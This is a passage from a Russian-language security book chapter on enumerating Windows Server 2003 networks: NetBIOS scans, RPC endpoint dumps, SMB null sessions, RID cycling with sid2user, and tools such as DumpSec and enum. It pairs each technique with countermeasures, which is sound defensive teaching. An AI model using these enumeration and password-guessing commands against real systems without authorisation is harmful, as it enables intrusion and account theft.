Local Area Connection:
Node IpAddress: [192.168.234.244] Scope Id:
        NetBIOS Remote Machine Name Table
      Name              Type         Status
      ---------------------------------------------
      CAESARS        <00> UNIQUE      Registered
      VEGAS2         <00> GROUP       Registered
      VEGAS2         <1C> GROUP       Registered
      CAESARS        <20> UNIQUE      Registered
      VEGAS2         <1B> UNIQUE      Registered
      VEGAS2         <1E> GROUP       Registered
      VEGAS2         <1D> UNIQUE      Registered
      ..__MSBROWSE__.<01> GROUP Registered
      MAC Address = 00-01-03-27-93-8F
```

Программа nbtstat позволяет узнать имя системы (CAESARS), домена или рабочей группы, в которой она находится (VEGAS2) и MAC-адреса. Эти объекты можно различать по их суффиксу NetBIOS (двузначное шестнадцатеричное число справа от имени) (см. табл. 4.2). В строке "Тип имени" присутствуют имена двух типов: уникальное (U) или групповое (G).

Таблица 4.2. Суффиксы NetBIOS и связанные с ними типы имен и служб

Имя NetBIOS	Суффикс	Тип имени	Служба
<имя компьютера>	00	U	Workstation
<имя компьютера>	01	G	Messenger (служба передачи сообщений для сообщений, передаваемых данному компьютеру)
<_MS_BROWSE_>	01	G	Master Browser
<имя компьютера>	03	U	Messenger
<имя компьютера>	06	U	RAS Server (сервер удаленного доступа)
<имя компьютера>	1F	U	NetDDE
<имя компьютера>	20	U	Server
<имя компьютера>	21	U	RAS Client (клиент службы удаленного доступа)
<имя компьютера>	22	U	MS Exchange Interchange
<имя компьютера>	23	U	MS Exchange Store

Окончание табл. 4.2

Имя NetBIOS	Суффикс	Тип имени	Служба
<имя компьютера>	24	U	MS Exchange Directory
<имя компьютера>	30	U	Modem Sharing Server (служба совместного использования модема)
<имя компьютера>	31	U	Modem Sharing Client (клиент совместного использования модема)
<имя компьютера>	43	U	SMS Client Remote Control (удаленное управление клиентами SMS)
<имя компьютера>	44	U	SMS Admin Remote Control Tool (утилита удаленного управления SMS)
<имя компьютера>	45	U	SMS Client Remote Chat (удаленный чат для клиентов SMS)
<имя компьютера>	46	U	SMS Client Remote Transfer (удаленная передача данных для клиентов SMS)
<имя компьютера>	4C	U	DEC Pathworks TCPIP
<имя компьютера>	52	U	DEC Pathworks TCPIP
<имя компьютера>	87	U	MS Exchange MTA (агент передачи)
<имя компьютера>	6A	U	Network monitor agent (агент Network monitor)
<имя компьютера>	BF	U	Network monitor Application (приложение Network monitor)
<имя_пользователя>	03	U	Messenger Service (служба передачи сообщений для сообщений, передаваемых пользователю)
<имя домена>	00	G	Domain Name (имя домена)
<имя домена>	1B	U	Domain Master Browser (главный браузер домена)
<имя домена>	1C	G	Domain Controllers (контроллеры домена)
<имя домена>	1D	U	Master Browser (главный браузер)
<имя домена>	1E	G	Browser Service Elections
<INet~Services>	1C	G	IIS
<IS~имя_компьютера>	00	U	IIS
<имя_компьютера>	2B	U	Сервер Lotus Notes
IRISMULTICAST	2F	G	Lotus Notes
IRISNAMESERVER	33	G	Lotus Notes

В этом отчете не дано никакой информации о запущенных службах. Как правило, в системах Windows 2000 при запущенном сервере IIS в этой таблице будет присутствовать запись INet~Services. В системе Windows Server 2003 этой информации получить не удалось. Мы не уверены в причине такого поведения системы, но это весьма приятное изменение, поскольку оно снижает потенциальный риск предоставления злоумышленникам излишней информации.

Записи столбца "тип имени" в табл. 4.2 также имеют свои значения (см. табл. 4.3).

Таблица 4.3. Типы имен NetBIOS

Тип имени NetBIOS	Описание
Уникальное (UNIQUE)	Имени может соответствовать только один IP-адрес
Групповое (GROUP)	Уникальное имя, но может существовать для нескольких IP-адресов
Многоканальное (MULTIHOMED)	Уникальное имя, но может существовать на нескольких интерфейсах одного компьютера



Сканирование таблиц имен NetBIOS с помощью программы nbtscan

Популярность	*9*
Простота	*10*
Опасность	*2*
Степень риска	*7*

Программа nbtstat имеет два недостатка: она не может работать на нескольких узлах одновременно и выводит данные в довольно сложном формате. Этих недостатков лишена бесплатная программа nbtscan, написанная Аллой Безручко (Alla Bezroutchko). Программа nbtscan молниеносно собирает данные таблиц NetBIOS по всей сети и выводит их в удобном формате (листинг 4.2).

Листинг 4.2. Отчет программы nbtscan

```
C:\>nbtscan 192.168.234.0/24
Doing NBT name scan for addresses from 192.168.234.0/24

IP address      NetBIOS Name  Server    User       MAC address
-------------------------------------------------------------------
192.168.234.31  PRNTSRV       <server>  PRINT      00-50-da-30-1e-0f
192.168.234.34  LAPTOP        <server>  <unknown>  00-b0-d0-56-bf-d4
192.168.234.43  LUXOR         <server>  <unknown>  00-01-03-24-05-7e
192.168.234.44  LUXOR         <server>  <unknown>  00-02-b3-16-db-2e
192.168.234.46  CAESARS       <server>  <unknown>  00-d0-b7-1f-e8-b0
```

Обратите внимание, что только сервер PRNTSRV указывает на пользователя, прошедшего аутентификацию. Это единственный компьютер под управлением Windows 2000 по данным отчета, что подчеркивает важность высказанного выше замечания о том, что в таблицах имен NetBIOS систем Windows Server 2003 теперь по умолчанию не выдается информации об именах учетных записей. В любом случае, программа nbtscan представляет хорошую возможность быстро выявить узлы сети, работающие под управлением системы Windows. Попробуйте применить эту программу для вашей любимой сети класса C и вы поймете, о чем мы говорим. Из-за капризов службы NBNS выполнение данной программы через Internet может привести к ошибочным результатам.



Инвентаризация контроллеров домена

Популярность	*9*
Простота	*10*
Опасность	*2*
Степень риска	*7*

Для дальнейшего углубления в сетевую структуру Windows Server 2003 воспользуемся утилитой nltest из пакета Windows Server 2003 Support Tools (устанавливается из каталога \support\tools лицензионного компакт-диска Windows Server 2003). Рассмотрим на следующем примере, каким образом программа nltest выявляет контроллеры домена (хранилища идентификационных данных сети Windows Server 2003) в домене систем под управлением Windows Server 2003 (листинг 4.3).

Листинг 4.3. Использование утилиты для инвентаризации контроллеров домена

```
C:\>nltest /dclist:vegas2
Get list of DCs in domain 'vegas2' from '\\CAESARS'.
You don't have access to DsBind to vegas2 (\\CAESARS)
(Trying NetServerEnum).
List of DCs in Domain vegas2
\\CAESARS (PDC)
The command completed successfully
```

Меры противодействия инвентаризации сетей NetBIOS

Во всех описанные выше методах инвентаризации используются UDP-порт 137 службы имен NetBIOS (обратите внимание, что утилита `nltest` также пытается получить доступ к близким службам каталогов наподобие LDAP). Желательно закрыть доступ к этим портам с помощью маршрутизатора, брандмауэра или другого сетевого шлюза. На уровне узла необходимо соответствующим образом сконфигурировать фильтры IPSec (см. главу 16, "Возможности и средства защиты в системах Windows") или установить программный брандмауэр.

Если доступ к системе NBNS должен быть открыт, то единственный способ сохранения конфиденциальности пользовательских данных из таблицы имен NetBIOS — отключить службу предупреждений (Alerter) и службу сообщений (Messenger) на отдельных узлах. Запуск этих служб настраивается в разделе Службы (Services) панели управления. Как мы уже указывали, эти службы по умолчанию отключены в системах Windows Server 2003.

Инвентаризация RPC-служб

Не меньшей популярностью, чем инвентаризация с помощью службы имен NetBIOS, пользуется инвентаризация с помощью службы Microsoft RPC Endpoint Mapper (MSRPC), использующей TCP-порт 135. Сразу хотим сказать, что информация, получаемая с помощью MSRPC, не сильно отличается от информации, предоставляемой протоколом SMB (см. раздел "Инвентаризация с помощью SMB" далее в этой главе), но MSRPC практически всегда запускается в локальных сетях систем семейства Windows NT, а нередко к ней можно получить доступ и через Internet (это делается, например, для поддержки службы Exchange).



Инвентаризация с помощью RPC-служб

Популярность	*7*
Простота	*8*
Опасность	*1*
Степень риска	*5*

Запрос к RPC-службам преобразования портов является проверенным методом злоумышленников для сбора информации на UNIX-компьютерах. В системах Windows служба преобразования портов (portmapper) называется распределителем конечной точки (RPC — Endpoint Mapper) и также позволяет получить сведения о RPC-службах. Программа `edump` предоставляет данные об IP-адресах хостов и номерах портов, открытых для получения запросов RPC-служб (хотя и в очень неудобной форме). Это средство существует так давно, что мы даже не уверены в его происхождении, но оно все равно остается эффективным (мы специально сократили отчет листинга 4.4, чтобы выделить основные элементы).

Листинг 4.4. Использование программы epdump

```
C:\>epdump servername
binding is 'ncacn_ip_tcp:servername'
int 12345678-1234-abcd-ef00-0123456789ab v1.0
   binding 0000@ncacn_ip_tcp:192.168.234.43[1025]
   annot 'IPSec Policy agent endpoint'
int 3473dd4d-2e88-4006-9cba-22570909dd10 v5.1
   binding 0000@ncalrpc:[LRPC0000061c.00000001]
   annot 'WinHttp Auto-Proxy Service'
int 1ff70682-0a51-30e8-076d-740be8cee98b v1.0
   binding 0000@ncacn_ip_tcp:192.168.234.43[1026]
   annot ''
```

Основное внимание следует обратить на строки int, обозначающие интерфейсы RPC-служб, а также на следующие за ними записи binding и annot. В строке binding указываются IP-адрес и номер порта хоста, на которые ожидаются запросы этой RPC-службы (от слова bind — привязка), например 192.168.234.43[1025], а строка annot (annotation — комментарий) зачастую содержит стандартное имя службы конечной точки (порта), например 'IPSec Policy agent endpoint'.

К числу более современных средств, предназначенных для получения сведений о конечных точках служб MSRPC, можно отнести программу rpcdump. Существует несколько версий программы rpcdump.exe, которые не следует путать с программой rpcdump (средство для создания запросов к службе portmapper на TCP-порту 111 UNIX-хостов), написанной в 1999 году Дэвидом Литчфилдом (David Litchfield). Две другие версии используются для создания запросов к службе MSRPC: одна из пакета Resource Kit, а вторая создана Тоддом Сабином (Todd Sabin) и входит в его набор программ RPC Tools. Программа rpcdump Тодда Сабина опрашивает все интерфейсы каждого зарегистрированного RPC-сервера с помощью функции API RpcMgmtInqIfIds, что позволяет предоставить дополнительные сведения, а не просто вывести список зарегистрированных интерфейсов сервера. Программа Сабина как и epdump выводит последовательный перечень портов. Программа rpcdump из набора Resource Kit при выводе данных распределяет их по типу интерфейса, что позволяет отличать локальные RPC-службы от RPC-служб, доступных по сети (листинг 4.5).

Листинг 4.5. Инвентаризация RPC-служб с помощью rpcdump

```
C:\>rpcdump /s servername
Querying Endpoint Mapper Database...
31 registered endpoints found.

ncacn_np(Connection-oriented named pipes)
  \\SERVERNAME[\PIPE\protected_storage] [12345678]
  IPSec Policy agent endpoint :NOT_PINGED

ncalrpc(Local Rpc)
  [dsrole] [12345678] IPSec Policy agent endpoint
  :NOT_PINGED

ncacn_ip_tcp(Connection-oriented TCP/IP)
  192.168.234.44[1025] [12345778] :NOT_PINGED
  192.168.234.44[1026] [0a74ef1c] :NOT_PINGED
  192.168.234.44[1026] [378e52b0] :NOT_PINGED
  192.168.234.44[1026] [1ff70682] :NOT_PINGED
  192.168.234.44[1025] [12345678] IPSec Policy agent
 endpoint :NOT_PINGED

rpcdump completed successfully after 1 seconds
```

Не трудно догадаться, что предоставленная информация будет очень полезна злоумышленнику. Он сможет строить дальнейшие атаки в зависимости от доступных RPC-служб. Как правило, самой полезной информацией подобного отчета является внутренний IP-адрес многоканальных систем, а также виртуальный IP-адрес, одного и того же сервера, которые предоставляются как привязки к портам для RPC-служб. Эти сведения помогут хакеру понять, с какой системой он имеет дело и какие RPC-службы запущены.

Меры противодействия инвентаризации RPC-служб

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Несмотря на усилия Microsoft по уменьшению числа устанавливаемых по умолчанию служб в системе Windows Server 2003 (см. главу 16, "Возможности и средства защиты в системах Windows"), служба RPC Endpoint Mapper по-прежнему доступна по умолчанию и представляет угрозу несанкционированного разглашения потенциально опасной информации. Таким образом, наилучшим средством защиты является блокирование TCP/UDP-порта 135. Это может вызвать затруднения для организаций, которые используют Web-приложения на основе MSRPC, например Exchange. В этом случае необходимо оставлять открытым TCP-порт 135 для клиентов службы MAPI (Messaging Application Programming Interface — интерфейс прикладного программирования для электронной почты). В качестве решения можно предложить использовать службу OWA (Outlook Web Access) вместо MAPI или использовать RPC поверх HTTP (TCP-порт 593). Кроме того, можно рассмотреть варианты установки брандмауэра или создания виртуальной частной сети (VPN) для предварительной проверки доступа к RPC-службам.

Для обеспечения возможности более точного управления, доступ к каким именованным каналам может быть предоставлен анонимным пользователям, можно в Security Policy (Политика безопасности) для параметра "Network access: Named pipes that can be accessed anonymously" ("Доступ по сети: доступные анонимно именованные каналы") удалить запись EPMAPPER.

Не забывайте, что служба Endpoint Mapper только перенаправляет клиентов на соответствующий порт RPC-службы приложения, и не забудьте также заблокировать эти порты. В разделе "Дополнительная литература и ссылки" в конце этой главы содержатся ссылки, благодаря которым можно получить дополнительные сведения об ограничении динамического предоставления доступа к портам RPC-служб.

Инвентаризация SMB-служб

Теперь мы рассмотрим широко распространенный Windows-интерфейс, протокол SMB (Server Message Block — блок сообщений сервера), который определяет регламент служб совместного использования файлов и печати в операционных системах Microsoft. Мы продемонстрируем возможности инвентаризации с помощью уже ставшего классическим метода *нулевого сеанса* (null session). С помощью нулевого сеанса анонимный злоумышленник способен получить значительный объем информации об интересующей системе и, самое главное, имена учетных записей.



Нулевые сеансы

Популярность	*8*
Простота	*10*
Опасность	*8*
Степень риска	***9***

Одним из наиболее серьезных уязвимых мест систем семейства Windows NT традиционно являлась поддержка по умолчанию и доверие к данным, передающимся по протоколам CIFS/SMB (далее просто SMB). В спецификацию SMB входят программные интерфейсы (API), которые возвращают достоверную информацию о компьютере через TCP-порты 139 и 145 даже тем пользователям, которые не прошли аутентификацию. Первый этап для удаленного доступа к этим интерфейсам заключается в создании анонимного соединения с системой Windows Server 2003 с помощью так называемого *нулевого сеанса*. При этом предполагается, что проведенное заранее сканирование выявило открытый TCP-порт 139 или 145.

```
C:\>net use \\192.168.202.33\IPC$ "" /u:""
The command completed successfully.
```

Эта команда позволяет подключиться к скрытой межпроцессной системе "совместного использования" (`IPC$`) на компьютере с IP-адресом в качестве анонимного пользователя (`/u:""`), применив нулевой пароль (`""`). При успешно установленном соединении в распоряжении хакера оказывается открытый канал обмена информацией, благодаря которому он может использовать различные методы (описаны далее в этой главе) для получения максимального объема информации о системе: данные о сетевых соединениях, наличие совместно используемых данных, сведения о пользователях, группах, ключах регистра и т.д.

Почти во всех методах, изложенных в этой главе, используется этот стандартный недостаток систем семейства Windows NT. Этот недостаток нулевого сеанса, или анонимного входа, является стартовой точкой для многих опустошительных атак злоумышленников.

Мы рассмотрим различные атаки с использованием метода нулевого сеанса, а меры противодействия этим атакам будут представлены в конце этого раздела. Есть и хорошие новости: в системах Windows XP и Windows Server 2003 наконец-то внесены серьезные изменения в целях устранения инвентаризации с помощью SMB.

Инвентаризация совместно используемых ресурсов

При установленном нулевом сеансе можно получить информацию обо всех совместно используемых ресурсах на удаленной системе.

```
C:\>net view \\vito
Shared resources at \\192.168.7.45

VITO

Share name   Type            Used as    Comment
-------------------------------------------------------------------------
NETLOGON     Disk                       Logon server share
Test         Disk                       Public access
Finance      Disk                       Transaction records
Web          Disk                       Webroot for acme.com
The command completed successfully.
```

Можно назвать еще три хороших средства для инвентаризации совместно используемых ресурсов из пакета Resource Kit: `rmtshare`, `srvcheck` и `srvinfo` (при использовании параметра `-s`). Отчеты программы `rmtshare` подобны приведенному выше отчету, полученному

с помощью команды net. Программа srvcheck выводит сведения не только о совместно используемых ресурсах, но и об авторизованных пользователях, включая и скрытые ресурсы, но требует привилегированного доступа к удаленной системе для получения этой дополнительной информации. С помощью команды srvinfo -s можно узнать о совместно используемых ресурсах удаленной системы, а также большой объем других полезных сведений.

Инвентаризация доверенных доменов

После установки нулевого сеанса с одним из компьютеров домена, с помощью команды nltest /server:*<имя_домена>* /domain_trusts можно узнать о других доменах Windows, с которыми первым доменом установлены доверительные отношения. Эта информация пригодится при изучении секретов LSA в главе 8, "Расширение сферы влияния".

Получение данных о пользователях

В "добрые" для хакеров времена, до появления операционной системы Windows Server 2003, системы семейства Windows NT выдавали сведения об учетных записях пользователей с такой же легкостью, как и данные о совместно используемых ресурсах. Некоторые коренные изменения в настройках по умолчанию систем Windows XP и Windows Server 2003 для доступа с помощью нулевых сеансов призваны запретить подобные действия.

ВНИМАНИЕ При установке системы Windows Server 2003 в качестве контроллера домена ограничения по установке нулевых сеансов являются менее строгими.

По этой причине в следующих примерах команды выполнялись на контроллере домена под управлением Windows Server 2003 (эти команды будут запрещены по умолчанию на отдельном компьютере или рядовом сервере домена).

Существует несколько средств из набора Resource Kit, которые позволяют с помощью нулевого сеанса получить сведения о пользователях удаленной системы, например утилиты usrstat, showgrps, local и global. Мы обычно используем утилиту local для получения сведений о членах группы Administrators на интересующем сервере.

```
C:\>local administrators \\caesars
Administrator
Enterprise Admins
Domain Admins
backadmin
```

Обратите внимание, что учетная запись с идентификатором RID 500 в отчете всегда выводится первой в списке, а дополнительные учетные записи администраторов (в нашем примере backadmin) указываются после групп.

Подобным образом можно использовать и утилиту global для получения списка членов группы Domain Admins.

```
C:\>global "domain admins" \\caesars
Administrator
backadmin
```

В следующем разделе мы рассмотрим некоторые универсальные средства, которые также позволяют получать информацию о пользователях, совместно используемых ресурсах, доверительных отношениях и т.д. интересующей хакера удаленной системы.

Универсальные средства инвентаризации

Рассмотренные выше средства имеют строгую специализацию. В следующих абзацах мы расскажем о некоторых универсальных средствах инвентаризации, которые позволяют проводить все описанные методы инвентаризации по SMB и даже некоторые другие.

Программа DumpSec (ранее называвшаяся DumpACL) производства компании Somarsoft — одна из лучших утилит для инвентаризации ресурсов в системах семейства

Windows NT. Найдется не так много программ, которые заслуживают большего внимания со стороны администратора безопасности, чем программа DumpSec — она проверяет все: от прав доступа файловой системы до служб, доступных удаленным системам. Эта программа имеет удобный графический пользовательский интерфейс или же ее можно запускать из командной строки, что делает ее удобной для автоматизации и применения в сценариях.

Для анонимного использования DumpSec сначала необходимо установить нулевой сеанс с удаленной системой. Затем в интерфейсе программы DumpSec перейти в раздел меню Report (Отчет)⇨Select Computer (Выбрать компьютер) и ввести имя удаленной системы (убедитесь в том, что это именно то имя, для которого было создано нулевое соединение, иначе будет выдано сообщение об ошибке). Затем выберите в меню отчет, который хотите получить. На рис. 4.1 показано окно программы DumpSec во время получения информации о совместно используемых ресурсах удаленного компьютера при выполнении команды Report (Отчет)⇨Dump Permissions for Shares (Получить права доступа для совместно используемых ресурсов). Обратите внимание, что здесь выводятся и скрытые совместно используемые ресурсы.




Рис. 4.1. Программа DumpSec выводит список совместно используемых ресурсов атакуемого компьютера при нулевом сеансе

Не забывайте, что получение сведений о совместно используемых ресурсах с помощью нулевого сеанса по-прежнему доступно по умолчанию для систем Windows Server 2003. Программой DumpSec также можно воспользоваться для извлечения информации об учетных записях пользователей, но только в том случае, если удаленная система предоставляет эту информацию при использовании нулевого сеанса (например, при неверной настройке такой системы). Контроллеры доменов под управлением Windows Server 2003 предоставляют эти сведения по умолчанию, поэтому наш запрос будет направлен именно на такую систему (листинг 4.6). В этом примере мы запускаем DumpSec из командной строки в целях создания файла, в котором будут сохранены сведения об ученых записях удаленной системы (не забывайте о необходимости предварительной установки нулевого сеанса).

Листинг 4.6. Использование DumpSec для получения сведений об учетных записях пользователей удаленной системы

```
C:\>dumpsec /computer=\\caesars /rpt=usersonly
     /saveas=tsv /outfile=c:\temp\users.txt
C:\>cat c:\temp\users.txt
5/26/2003 3:39 PM - Somarsoft DumpSec (formerly DumpAcl) - \\caesars
UserName        FullName        Comment
Administrator
Built-in account for administering the computer/domain
backadmin       backadmin
Guest
Built-in account for guest access to the computer/domain
```

```
IUSR_CAESARS
Internet Guest Account   Built-in account for anonymous access to
Internet Information Services
IWAM_CAESARS     Launch IIS Process Account
Built-in account for Internet
Information Services to start out of process applications
krbtgt Key Distribution Center Service Account
SUPPORT_388945a0    CN=Microsoft Corporation,L=Redmond,S=Washington,C=US
This is a vendor's account for the Help and Support Service
```

При использовании графического интерфейса утилиты DumpSec можно получить отчет с гораздо большим количеством полей, однако даже приведенный пример позволяет выявить проблемные места. Например, однажды мы натолкнулись на сервер, где пароль для переименованной учетной записи администратора хранился в поле `FullName`!

Программа DumpSec с помощью нулевого сеанса также способна предоставлять сведения о установленных политиках, правах пользователей и запущенных службах, но разглашение этой информации по умолчанию запрещено в системах Windows Server 2003.

Программа `enum` от группы разработчиков Razor объединила в себе все возможные функции инвентаризации посредством SMB. Название утилиты полностью соответствует задаче, решаемой в этой главе. Даже из перечня параметров командной строки этой программы видно, насколько она универсальна.

```
C:\>enum
usage:  enum  [switches]  [hostname|ip]
-U:  get userlist
-M:  get machine list
-N:  get namelist dump (different from -U|-M)
-S:  get sharelist
-P:  get password policy information
-G:  get group and member list
-L:  get LSA policy information
-D:  dictionary crack, needs -u and -f
-d:  be detailed, applies to -U and -S
-c:  don't cancel sessions
-u:  specify username to use (default "")
-p:  specify password to use (default "")
-f:  specify dictfile to use (wants -D)
```

Программа `enum` даже автоматизирует установление и разрыв нулевого сеанса. Особо следует отметить параметр `-P`, который позволяет получить данные о политике паролей и узнать, может ли удаленный взломщик отгадывать пароли пользовательских учетных записей (используя параметры `-D`, `-u` и `-f`) до тех пор, когда будет найдена уязвимая учетная запись. Следующий пример, демонстрирующий программу `enum` в действии против контроллера домена Windows Server 2003, был для краткости отредактирован (листинг 4.7).

Листинг 4.7. Использование программы `enum` для инвентаризации контроллера домена

```
C:\>enum -U -d -P -L -c caesars
server: caesars
setting up session... success.
password policy:
  min length: none
  min age: none
  max age: 42 days
  lockout threshold: none
  lockout duration: 30 mins
  lockout reset: 30 mins
opening lsa policy... success.
server role: 3 [primary (unknown)]
```

```
names:
  netbios: VEGAS2
  domain: VEGAS2
quota:
  paged pool limit: 33554432
  non paged pool limit: 1048576
  min work set size: 65536
  max work set size: 251658240
  pagefile limit: 0
  time limit: 458672
trusted domains:
  indeterminate
netlogon done by a PDC server
getting user list (pass 1, index 0)... success, got 7.
  Administrator (Built-in account for administering the
computer/domain)
  attributes:
  backadmin attributes: disabled
  Guest (Built-in account for guest access to the computer/domain)
  attributes: disabled no_passwd
  IUSR_CAESARS
 (Built-in account for anonymous access to
Internet Information Services)
  attributes: no_passwd
  IWAM_CAESARS
 (Built-in account for Internet Information Services to start out
of process applications)
  attributes: no_passwd
  krbtgt (Key Distribution Center Service Account)
  attributes: disabled
  SUPPORT_388945a0 (This is a vendor's account for the
  Help and Support Service)
  attributes: disabled
```

Программа enum также позволяет подобрать удаленный пароль для одного пользователя за один раз при использовании параметров `-D -u` *<имя_пользователя>* `-f` *<файл_словаря>*.

Программа nete (NetE), которую написал Sir Dystic, может предоставить через нулевое соединение очень много информации. Мы часто используем параметр `/0`, который включает все проверки, но здесь приведен перечень всех возможных параметров, по которому можно сделать вывод о возможностях этой программы.

```
C:\>nete
NetE v.96 Questions, comments, etc. to sirdystic@cultdeadcow.com

Usage: NetE [Options] \\MachinenameOrIP
 Options:
 /0 - All NULL session operations
 /A - All operations
 /B - Get PDC name
 /C - Connections
 /D - Date and time
 /E - Exports
 /F - Files
 /G - Groups
 /I - Statistics
 /J - Scheduled jobs
 /K - Disks
 /L - Local groups
 /M - Machines
 /N - Message names
 /Q - Platform specific info
 /P - Printer ports and info
 /R - Replicated directories
 /S - Sessions
```

```
/T - Transports
/U - Users
/V - Services
/W - RAS ports
/X - Uses
/Y - Remote registry trees
/Z - Trusted domains
```

Параметр реестра RestrictAnonymous

Прежде чем перейти к мерам противодействия, мы хотим остановиться на параметрах безопасности, которые предшествовали появлению систем Windows Server 2003, и средствах для обмана этих защитных мер.

После выпуска версии Windows NT4 Service Pack 3 компания Microsoft попыталась предотвратить получение потенциально опасной информации при проведении инвентаризации через нулевые соединения. Для этой цели был создан параметр реестра RestrictAnonymous.

HKLM\SYSTEM\CurrentControlSet\Control\LSA**RestrictAnonymous**

В Windows 2000 для изменения значений многих скрытых параметров реестра, связанных с системой защиты, через графический интерфейс можно использовать оснастку Security Policy консоли управления MMC (см. главу 16, "Возможности и средства защиты в системах Windows"). В NT4 эти параметры необходимо конфигурировать вручную. В Windows 2000 параметр получил название "Additional Restrictions for Anonymous Connections" ("Дополнительные ограничения для анонимных соединений", а его третье значение "No access Without Explicit Anonymous Permissions" ("Запрет доступа без явного разрешения для анонимных пользователей") эквивалентно установке в реестре значения 2 для параметра RestrictAnonymous (см. табл. 4.4). Этот параметр теперь уже недоступен в интерфейсе Security Policy (Политика безопасности) систем Windows XP и Windows Server 2003, но значения в реестре сохранили актуальность.

Параметр RestrictAnonymous имеет тип REG_DWORD и может принимать одно из трех значений: 0, 1, 2. Эти значения описаны в табл. 4.4.

Таблица 4.4. Значения параметра RestrictAnonymous

Значение	Уровень защиты
0	Отсутствует. Остаются значения по умолчанию
1	Не разрешать инвентаризацию имен и учетных записей SAM
2	Запрещает доступ без явных разрешений для анонимного соединения

Интересно, что установка значения 1 для параметра RestrictAnonymous на самом деле не блокирует анонимные соединения. Однако в результате предотвращаются утечки информации через нулевое соединение и прежде всего — инвентаризация пользовательских учетных записей и совместно используемых ресурсов.

Установка значения 2 для параметра RestrictAnonymous предотвращает добавление специального идентификатора Everyone от добавления в анонимные маркеры доступа. Установка этого значения 2 может привести к нежелательным проблемам при установке соединений для программ других производителей или на других версиях платформы Windows. Зато это эффективно блокирует создание нулевых сеансов.

```
C:\>net use \\mgmgrand\ipc$ "" /u:""
System error 5 has occurred.

Access is denied.
```

При значении 1 параметра RestrictAnonymous некоторые программы все еще смогут работать через нулевые соединения. Некоторые из них мы опишем далее.

Обход ограничений RestrictAnonymous=1

Программы sid2user и user2sid, написанные Евгением Рудным (Evgenii Rudnyi), — очень мощные средства инвентаризации ресурсов систем семейства Windows NT. Эти программы запускаются из командной строки, которые по имени пользователя определяют идентификатор безопасности (SID) и наоборот (SID описаны в главе 2, "Архитектура системы безопасности Windows Server 2003"). Для удаленного использования этих программ требуется предварительно установить доступ к интересующему компьютеру через нулевое соединение. Следующий метод будет работать даже при значении 1 параметра RestrictAnonymous.

Сначала с помощью программы user2sid извлекаем SID домена.

```
C:\>user2sid \\192.168.202.33 "domain users"

S-1-5-21-8915387-1645822062-1819828000-513

Number of subauthorities is 5
Domain is WINDOWSNT
Length of SID in memory is 28 bytes
Type of SID is SidTypeGroup
```

В результате получаем идентификатор SID компьютера — строку чисел, разделенных дефисами, которая начинается с символов S-1.

Как было указано в главе 2, "Архитектура системы безопасности Windows Server 2003", последовательность цифр после последнего дефиса называется *относительным идентификатором* (relative identifier, RID). Идентификатор RID предопределен для стандартных пользователей систем семейства Windows NT и групп наподобие Administrator или Guest. Например, идентификатор RID для записи Administrator всегда равен 500, а для записи Guest — 501. Вооружившись этой информацией, хакер может использовать программу sid2user для поиска учетной записи администратора по известному идентификатору RID, равному 500 (даже если учетная запись была переименована).

```
C:\>sid2user \\192.168.2.33 5 21 8915387 1645822062 18198280005 500

Name is godzilla
Domain is WINDOWSNT
Type of SID is SidTypeUser
```

Обратите внимание, что при вводе идентификатора SID нужно пропускать символы S-1 и дефисы. Еще один интересный факт — если первая учетная запись, созданная в любой локальной системе или домене NT/2000, получила идентификатор RID 1000, то все последующие объекты будут получать последовательно увеличивающиеся идентификаторы RID (1000, 1002, 1003 и т.д. — идентификаторы RID для текущей инсталляции не повторяются и не используются повторно). Таким образом, узнав один номер SID, хакер может элементарно инвентаризовать всех пользователей и все группы системы NT/2000, бывших и настоящих.

Рассмотрим простой пример получения всех доступных учетных записей пользователей системы с помощью программ sid2user/user2sid. Перед запуском этого сценария мы определили идентификатор SID исследуемой системы, используя user2sid при установленном нулевом сеансе, как было показано в предыдущем примере. Напомним, что система NT/2000 присваивает новым идентификаторам RID значения, начиная с 1000. С помощью команды FOR командного интерпретатора систем NT/2000 и программы sid2user (см. выше) исследуем до 50 учетных записей системы.

```
C:\>for /L %i IN (1000,1,1050) DO sid2user \\acmepdc1 5 21 1915163094
% 1258472701648912389 %I >> users.txt
C:\>cat users.txt

Name is IUSR_ACMEPDC1
Domain is ACME
Type of SID is SidTypeUser
```

```
Name is MTS Trusted Impersonators
Domain is ACME
Type of SID is SidTypeAlias
. . .
```

Выводимые этим сценарием необработанные данные можно пропустить через фильтр, который оставляет только имена пользователей. Конечно, для написания сценариев не обязательно использовать только командный интерпретатор систем Windows NT — можно применить Perl, VBScript или еще какой-либо знакомый язык программирования. И еще одно последнее предупреждение: этот сценарий выведет список пользователей только в том случае, если открыт TCP-порт 139 или 445. Наличие установленного параметра `RestrictAnonymous=1` никак не влияет на результат.

НА ЗАМЕТКУ Кратко описанная далее программа UserDump позволяет автоматизировать процесс последовательного просмотра идентификаторов SID.

СОВЕТ Чтобы предотвратить эту атаку в системах Windows XP и Windows Server 2003, в средстве администрирования Security Policy (Локальная политика безопасности) установите значение Disabled (Отключен) для параметра "Network Access: Allow Anonymous SID/Name Translation" (Доступ по сети: разрешить предоставление анонимным пользователям идентификатора SID и имен пользователей").

Программа UserInfo

Программа UserInfo, которую написал Тим Муллен (Tim Mullen, `Thor@hammerofgod.com`), позволяет во время нулевого сеанса собирать информацию о пользователях при значении параметра `RestrictAnonymous=1`. Вызывая функцию API `NetUserGetInfo` на уровне выполнения 3, программа UserInfo получает доступ к той же критически важной информации, которую позволяют просмотреть утилиты типа DumpSec, ограничиваемые параметром `RestrictAnonymous=1`. Ниже показан пример получения сведений об учетной записи Administrator на удаленной машине с помощью программы UserInfo при значении параметра `RestrictAnonymous=1` (листинг 4.8).

Листинг 4.8. Использование программы UserInfo

```
C:\>userinfo \\victim.com Administrator

    UserInfo v1.5 - thor@hammerofgod.com

    Querying Controller \\mgmgrand

    USER INFO
    Username:       Administrator
    Full Name:
    Comment:        Built-in account for
                    administering the computer/domain
    User Comment:
    User ID:        500
    Primary         Grp: 513
    Privs:          Admin Privs
    OperatorPrivs: No explicit OP Privs

    SYSTEM FLAGS (Flag dword is 66049)
